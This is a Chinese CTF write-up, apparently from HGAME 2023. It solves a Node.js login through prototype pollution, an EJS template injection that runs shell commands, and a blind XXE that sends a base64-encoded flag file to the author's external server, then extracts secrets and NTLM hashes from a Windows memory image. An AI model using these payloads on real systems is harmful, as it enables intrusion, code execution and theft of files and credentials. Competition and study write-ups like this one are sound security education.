

# Web

## Shared Diary

### Shared Diary

Username

Password

Login

Copyright © 2023 — Vidar-Team

一个登录框和源码附件,重点代码如下

```
app.all("/login", (req, res) => {
  if (req.method == 'POST') {
    // save userinfo to session
    let data = {};
    try {
      merge(data, req.body)
    } catch (e) {
      return res.render("login", {message: "Don't pollution my shared diary!"})
    }
    req.session.data = data

    // check password
    let user = {};
    user.password = req.body.password;
    if (user.password === "testpassword") {
      user.role = 'admin'
    }
    if (user.role === 'admin') {
      req.session.role = 'admin'
      return res.redirect('/')
    } else {
      return res.render("login", {message: "Login as admin or don't touch my shared diary!"})
    }
  }
  res.render('login', {message: ""});
});
```

```
function merge(target, source) {
  for (let key in source) {
    // Prevent prototype pollution
    if (key === '__proto__') {
      throw new Error("Detected Prototype Pollution")
    }
    if (key in source && key in target) {
      merge(target[key], source[key])
    } else {
      target[key] = source[key]
    }
  }
}
```

```
app.all('/', (req, res) => {
  if (!req.session.data || !req.session.data.username || req.session.role !== 'admin') {
    return res.redirect("/login")
  }
  if (req.method === 'POST') {
    let diary = ejs.render('<div>${req.body.diary}</div>')
    req.session.diary = diary
    return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
  }
  return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
})
```

`${req.body.diary}`这里看用户可控的输入部分似乎能进行模板注入,但要想进入这个页面首先要进行登录,要登录就必须知道密码或者让`user.role=admin`,刚开始没什么思路,得到出题人提示后开始关注`merge`函数,这和原型链污染有关,本来用

```
{"__proto__":{"role":"admin"}}
```


即可,但`proto`键名被过滤了,于是用`{"constructor":{"prototype":{"role":"admin"}}}`进行代替


再加上`username`和`password`即可

payload:

```
{"username":"132","password":"123","constructor":{"prototype":{"role":"admin"}}}
```

注意,Content-Type 要设为 `application/json`





登录后可进行ssti注入,这里的ejs模板注入格式为<%= %>

payload

```
<%=global.process.mainModule.constructor._load('child_process').execSync('cat /f*')%>
```

## Tell Me

XXE 无回显,需要自己vps外带数据

payload:

```
<?xml version='1.0' encoding='UTF-8' ?>
<!DOCTYPE Lengyl [
<!ENTITY % remote SYSTEM "http://47.99.112.168:8000/test.dtd">
%remote;
%int;
%send;
]>
<user><name>1</name><email>1</email><content>1</content></user>
```

test.dtd

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-
encode/resource=/var/www/html/flag.php">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://47.99.112.168:1234?
p=%file;'>">
```

第一次用vps还是用的阿里云试用的,折腾了挺久,不过还是挺有收获的

```
Listening on 0.0.0.0 1234
Connection received on 120.26.163.152 37849
GET /?p=PD9waHAgDQogICAgJGZsYWcxID0gImhnYW1le0JlX0F3YXJlXzBmX1h5ZUJsMW5kMW5qZWNoaTBuZSI7DQo/Pg== HTTP/1.0
```

最后base64解码即可

# Misc

## ezWin - variables

第一次接触取证

先安装工具volatility3

```
python3 vol.py -f win10_22h2_19045.2486.vmem windows.info 查看系统内核
```

```
python3 vol.py -f win10_22h2_19045.2486.vmem windows.pslist 查看进程
```

filescan|grep 'hgame'发现没用 用envvars试了下

payload:

```
python3 vol.py -f win10_22h2_19045.2486.vmem windows.envvars |grep 'hgame'
```

```
(tengyi@kali) ~/volatility3
$ python3 vol.py -f win10_22h2_19045.2486.vmem windows.envvars |grep 'hgame'
3492resssihost.exe 0x222e2561bc0canHGAME_FLAGhed hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3520 svchost.exe 0x1d2f6e033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3528 svchost.exe 0x163d90033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3668 taskhostw.exe 0x1ced6651bc0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3828 ctfmon.exe 0x1e2d9081bc0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3992 explorer.exe 0x1151bf0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4416 svchost.exe 0x22ece2033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4448 ChsIME.exe 0x220b5941bc0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4456 StartMenuExper 0x1bd3c003570 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4720 RuntimeBroker. 0x229dee033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5144 RuntimeBroker. 0x1c05ac033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5544 TextInputHost. 0x28a0c003510 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6084 PhoneExperienc 0x153aa4033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6128 RuntimeBroker. 0x1407d8033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5048 RuntimeBroker. 0x2bbbed8033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5780 smartscreen.ex 0x1bb20c71bc0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6156 vmtoolsd.exe 0x2ced31c1cb0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6260 OneDrive.exe 0x5271cb0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6692 SearchProtocol 0x2d23d301bc0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5380 HxTsr.exe 0x1e9c1203540 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5964 backgroundTask 0x20d86a03500 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6624 RuntimeBroker. 0x2a66d0033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7304 RuntimeBroker. 0x277c84033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7356 RuntimeBroker. 0x155d4a033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7484 dllhost.exe 0x28033d0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7540 notepad.exe 0x22f8e5f1cb0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7584 7zFM.exe 0x189ecf61cb0 HGAME_FLAG hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
```

## ezWin - auth

```
python3 vol.py -f win10_22h2_19045.2486.vmem windows.cmdline 列出进程命令行参数
```

```
7540 notepad.exe "C:\Windows\system32\notepad.exe" C:\Users\Noname\Desktop\flag2 is nthash of current user.txt
```

发现重要线索，然后去查看用户的nthash

```
python3 vol.py -f win10_22h2_19045.2486.vmem windows.hashdump 获取内存中的系统密码
```

User	uid	lmhash	nthash
Administrator	500	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0
Guest	501	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount	503	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount	504	aad3b435b51404eeaad3b435b51404ee	c4b2cf9cac4752fc9b030b8ebc6faac3
Noname	1000	aad3b435b51404eeaad3b435b51404ee	84b0d9c9f830238933e7131d60ac6436

最后一列是nthash，然后一个一个尝试加上hgame{}即可

## ezWin - 7zip

```
python3 vol.py -f win10_22h2_19045.2486.vmem windows.cmdline 列出进程命令行参数
```

```
7584 7zFM.exe "C:\Program Files\7-Zip\7zFM.exe" "C:\Users\Noname\Desktop\flag.7z"
```

看到flag.7z

#####

```
python3 vol.py -f win10_22h2_19045.2486.vmem windows.registry.userassist
打印用户助手注册表项和信息
```

```
0xae0ad57800  \7A\Users\Noname\ntuser.dat\ntuser.dat\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count 2023-01-31 03:25:11.000000 Value C:\Users\Noname\Desktop\flag.7z
top\dumpme!!!!!!\exe N/A 2 0 0x0000000000000000 2023-01-31 03:14:39.000000
00 00 00 02 00 00 .....
00 00 00 e7 00 00 .....
00 00 00 bf 00 00 bf .....
00 00 00 bf 00 00 bf .....
00 00 00 bf 00 00 bf .....
00 00 00 bf 00 00 bf .....
ff ff ff ff 60 ef 6a 27 .....
```

看到dumpme!!的提示(这个是出题人上次出题的残留物,跟本题无关。。)

#####

```
(lengyl@kali) - [~/volatility3]
$ python3 vol.py -f win10_22h2_19045.2486.vmem windows.pslist | grep '7z'
7584ress399200.07zFM.exe 0xd0064188e080 7 - 1 False 2023-01-31 03:25:12.000000 N/A Disabled
```

```
strings -e l pid.7584.dmp | grep '7z'
```


```
;crack_nt_hash_for_7z_pwd.txt
```

发现这个关键信息，于是尝试导出flag.7z

```
python3 vol.py -f win10_22h2_19045.2486.vmem windows.dumpfiles --pid 7584
```

导出后用压缩软件打开，然后解码上题的nthash作为压缩包密码

```
SharedCacheMap 0xd00641b5ba70 flag.7z file.0xd00641b5ba70.0xd0064189aa20.SharedCacheMap.flag.7z.vacb
```



84b0d9c9f830238933e7131d60ac6436  
c4b2cf9cac4752fc9b030b8ebc6faac3  
31d6cfe0d16ae931b73c59d7e0c089c0

密文: 84b0d9c9f830238933e7131d60ac6436

类型: NTLM [帮助]

查询 加密

查询结果:  
asdqwe123

然后压缩包打开即可